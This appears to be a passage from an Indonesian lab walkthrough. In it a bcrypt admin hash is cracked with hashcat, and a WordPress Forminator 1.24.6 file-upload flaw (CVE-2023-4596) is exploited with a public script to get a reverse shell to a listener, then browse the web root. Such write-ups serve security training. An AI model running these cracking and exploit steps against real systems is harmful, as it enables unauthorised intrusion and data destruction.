/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
```

Menemukan creds dengan pass yang di hash
$2y$10$RwYNURXBmyscv9UyfuRDleF8ML0tjn.Ft5lUKwTWiavJOJhM56d0K




Login

Username: admin

Password: ••••••••••••••••••••


mencoba login menggunakan hashnya tetapi invalid

hashcat -m 3200 -a 0 <hash><path wordlist>



```
Hardware.Mon.#1..: Temp: 57c Util: 97%

$2y$10$RwYNURXBmyscv9UyfuRDleF8ML0tjn.Ft5lUKwTWiavJOJhM56d0K:kiseki666

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$RwYNURXBmyscv9UyfuRDleF8ML0tjn.Ft5lUKwTWiavJ...M56d
0K
Time.Started.....: Wed May  8 03:11:29 2024 (5 hours, 5 mins)
Time.Estimated...: Wed May  8 08:17:21 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (../../Downloads/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       88 H/s (11.29ms) @ Accel:8 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1616450/14344384 (11.27%)
Rejected.........: 2/1616450 (0.00%)
Restore.Point....: 1616386/14344384 (11.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: kishant13 -> kisani
Hardware.Mon.#1..: Temp: 57c Util: 98%
```

hasil crack ditinggal turuu
$2y$10$RwYNURXBmyscv9UyfuRDleF8ML0tjn.Ft5lUKwTWiavJOJhM56d0K:kiseki666




Login

Username: admin

Password: ••••••••••

Login dengan
username: admin
pass: kiseki666




Congrats!

Hello, **admin**! You have successfully complete this lab.

login sukses yeay

- ## 10.15.42.7


nuclei



```
[wordpress-login] [http] [info] http://10.15.42.7/wp-login.php
[wordpress-readme-file] [http] [info] http://10.15.42.7/readme.html
[robots-txt-endpoint] [http] [info] http://10.15.42.7/robots.txt
[missing-sri] [http] [info] http://10.15.42.7/ ["http://10.15.42.7/wp-includes/blocks/navigation/view.min.js?ver=6.5.2"]
[wordpress-detect:version_by_js] [http] [info] http://10.15.42.7/ ["6.5.2"]
[waf-detect:apachegeneric] [http] [info] http://10.15.42.7/
[wordpress-forminator:outdated_version] [http] [info] http://10.15.42.7/wp-content/plugins/forminator/readme.txt ["1.24.6"] [last_version="1.28.0"]
[oob-header-based-interaction:dns] [http] [info] http://10.15.42.7/
[oob-header-based-interaction:dns] [http] [info] http://10.15.42.7/
[wordpress-user-enum] [http] [info] http://10.15.42.7/?author=1 ["author/admin"]
[wordpress-rdf-user-enum] [http] [info] http://10.15.42.7/feed/rdf/ ["admin"]
[wordpress-xmlrpc-listmethods] [http] [info] http://10.15.42.7/xmlrpc.php
[wp-license-file] [http] [info] http://10.15.42.7/license.txt
[wp-user-enum:usernames] [http] [low] http://10.15.42.7/wp-json/wp/v2/users/ ["admin"]
[wordpress-xmlrpc-file] [http] [info] http://10.15.42.7/xmlrpc.php
[CVE-2023-48795] [javascript] [medium] 10.15.42.7:22 ["Vulnerable to Terrapin"]
```

menemukan outdated_version wordpress plugin forminator 1.24.6

cari info forminator 1.24.6 cve di google




WordPress Plugin Forminator 1.24.6 - Unauthenticated Remote Command Execution

EDB-ID: 51664
CVE: N/A
Author: MEHMET KELEPÇE
Type: WEBAPPS
Platform: PHP
Date: 2023-08-04
EDB Verified: ✗
Exploit: ⬇ / {}
Vulnerable App:

```
# Exploit Title: WordPress Plugin Forminator 1.24.6 - Unauthenticated Remote Command Execution
# Date: 2023-07-20
# Exploit Author: Mehmet Kelepçe
# Vendor Homepage: https://wpmudev.com/project/forminator-pro/
# Software Link: https://wordpress.org/plugins/forminator/
# Version: 1.24.6
# Tested on: PHP - Mysql - Apache2 - Windows 11

HTTP Request and vulnerable parameter:
-------------------------------------------------------------------------
POST /3/wordpress/wp-admin/admin-ajax.php HTTP/1.1
```

menemukan referensi github https://github.com/E1A/CVE-2023-4596




Find a page running Forminator <= 1.24.6 with an upload function on the page. **Copy the fu**

is running file upload postdata using Forminator, if only the domain is specified it will sp

use interactsh or Burp Collaborator to generate a link, which you can paste in the selected field. After a successful upload, a request should appear in interactsh or burp within 5 seconds, indicating it is vulnerable.

Verifying that an instance is vulnerable without causing any harm.


```
user@debian:~$ python3 exploit.py -u http://127.0.0.1:8000/?p=7

______                    _            _             ______  _____  _____
|@E1A |                  (_)          | |            | ___ \/  __ \|  ___|
| |_ ___  _ __ _ __ ___  _ _ __   __ _| |_ ___  _ __ | |_/ /| /  \/| |__
|  _/ _ \| '__| '_ ` _ \| | '_ \ / _` | __/ _ \| '__||    / | |    |  __|
| || (_) | |  | | | | | | | | | | (_| | || (_) | |   | |\ \ | \__/\| |___
\_| \___/|_|  |_| |_| |_|_|_| |_|\__,_|\__\___/|_|   \_| \_| \____/\____/

Input out-of-band link: <input link>

[+] Sending payload to target
[+] Successful file upload!

Uploaded File Location: http://127.0.0.1:8000/wp-content/uploads/2023/09/RefhnSzyQe.php

[+] Sending request to uploaded file...
[+] Successfully triggered the uploaded file!
[+] Check for an incoming request
```




```python
import requests
import datetime
import argparse
import re
import random
import string

print(r'''
______                    _            _             ______  _____  _____
|@E1A |                  (_)          | |            | ___ \/  __ \|  ___|
| |_ ___  _ __ _ __ ___  _ _ __   __ _| |_ ___  _ __ | |_/ /| /  \/| |__
|  _/ _ \| '__| '_ ` _ \| | '_ \ / _` | __/ _ \| '__||    / | |    |  __|
| || (_) | |  | | | | | | | | | | (_| | || (_) | |   | |\ \ | \__/\| |___
\_| \___/|_|  |_| |_| |_|_|_| |_|\__,_|\__\___/|_|   \_| \_| \____/\____/

''')

parser = argparse.ArgumentParser(description="Script to check for CVE-2023-4596")
parser.add_argument("-u", required=True, help="Full URL of a page with file upload")
parser.add_argument("-v", action="store_true", help="Check for a (vulnerable) version")
parser.add_argument("-r", action="store_true", help="Get an reverse shell on the instance")

```

gunakan script exploit.py


btw ini –listen -p 4444



```
└─$ python3 exploit.py -u "http://10.15.42.7/2024/05/04/post-feedback/" -r

|@E1A |
Forminator RCE

Enter IP address: 10.33.2.161
Enter port: 4444

[+] Sending payload to target
[+] Successful file upload!

Uploaded File Location: http://10.15.42.7/wp-content/uploads/2024/05/arKrdYfcqH.php

[+] Sending request to uploaded file...
```



```
[04:59:58] Welcome to pwncat 🐈!
[05:00:00] received connection from 10.15.42.7:35290
[05:00:05] 0.0.0.0:4444: upgrading from /usr/bin/dash to /usr/bin/bash
[05:00:07] 10.15.42.7:35290: registered new host w/ db
(local) pwncat$ back
(remote) www-data@e647a28142c3:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@e647a28142c3:/$ ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
(remote) www-data@e647a28142c3:/$ cd /home
(remote) www-data@e647a28142c3:/home$ ls
(remote) www-data@e647a28142c3:/home$
```



```
(local) pwncat$ back
(remote) www-data@e647a28142c3:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(remote) www-data@e647a28142c3:/$ ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
(remote) www-data@e647a28142c3:/$ cd /home
(remote) www-data@e647a28142c3:/home$ ls
(remote) www-data@e647a28142c3:/home$ ls -la
total 8
drwxr-xr-x 2 root root 4096 Jan 28 21:20 .
drwxr-xr-x 1 root root 4096 May  4 19:03 ..
(remote) www-data@e647a28142c3:/home$ cd ..
(remote) www-data@e647a28142c3:/$ ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
(remote) www-data@e647a28142c3:/$ cd /var/www/
(remote) www-data@e647a28142c3:/var/www$ ls
html
(remote) www-data@e647a28142c3:/var/www$ cd html
(remote) www-data@e647a28142c3:/var/www/html$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-config.php  wp-includes        wp-login.php     wp-signup.php
license.txt  wp-admin            wp-config-docker.php  wp-content     wp-links-opml.php  wp-mail.php      wp-trackback.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-cron.php    wp-load.php        wp-settings.php  xmlrpc.php
(remote) www-data@e647a28142c3:/var/www/html$ ls -la
total 260
drwxr-xr-x  5 www-data www-data  4096 May  5 23:42 .
drwxr-xr-x  1 root     root      4096 Apr 24 08:40 ..
-rw-r--r--  1 www-data www-data   523 May  4 18:38 .htaccess
-rw-r--r--  1 www-data www-data   405 Feb  6  2020 index.php
-rw-r--r--  1 www-data www-data 19915 Jan  1 00:02 license.txt
-rw-r--r--  1 www-data www-data  7401 Dec  8 14:13 readme.html
-rw-r--r--  1 www-data www-data  7387 Feb 13 14:19 wp-activate.php
drwxr-xr-x  9 www-data www-data  4096 Apr  9 21:11 wp-admin
-rw-r--r--  1 www-data www-data   351 Feb  6  2020 wp-blog-header.php
-rw-r--r--  1 www-data www-data  2323 Jun 14  2023 wp-comments-post.php
-rw-r--r--  1 www-data www-data  5512 Apr 24 10:56 wp-config-docker.php
-rw-r--r--  1 www-data www-data  3012 Nov 22 17:44 wp-config-sample.php
-rw-r--r--  1 www-data www-data  5616 May  4 18:35 wp-config.php
drwxr-xr-x  6 www-data www-data  4096 May  6 08:06 wp-content
-rw-r--r--  1 www-data www-data  5638 May 30  2023 wp-cron.php
drwxr-xr-x 30 www-data www-data 16384 Apr  9 21:11 wp-includes
-rw-r--r--  1 www-data www-data  2502 Nov 26  2022 wp-links-opml.php
-rw-r--r--  1 www-data www-data  3927 Jul 16  2023 wp-load.php
-rw-r--r--  1 www-data www-data 50917 Jan 16 17:31 wp-login.php
-rw-r--r--  1 www-data www-data  8525 Sep 16  2023 wp-mail.php
-rw-r--r--  1 www-data www-data 28427 Mar  2 10:47 wp-settings.php
-rw-r--r--  1 www-data www-data 34385 Jun 19  2023 wp-signup.php
-rw-r--r--  1 www-data www-data  4885 Jun 22  2023 wp-trackback.php
-rw-r--r--  1 www-data www-data  3246 Mar  2 13:49 xmlrpc.php
(remote) www-data@e647a28142c3:/var/www/html$
```

Masuk shell yeayyy….
bisa hapus hapus content 😀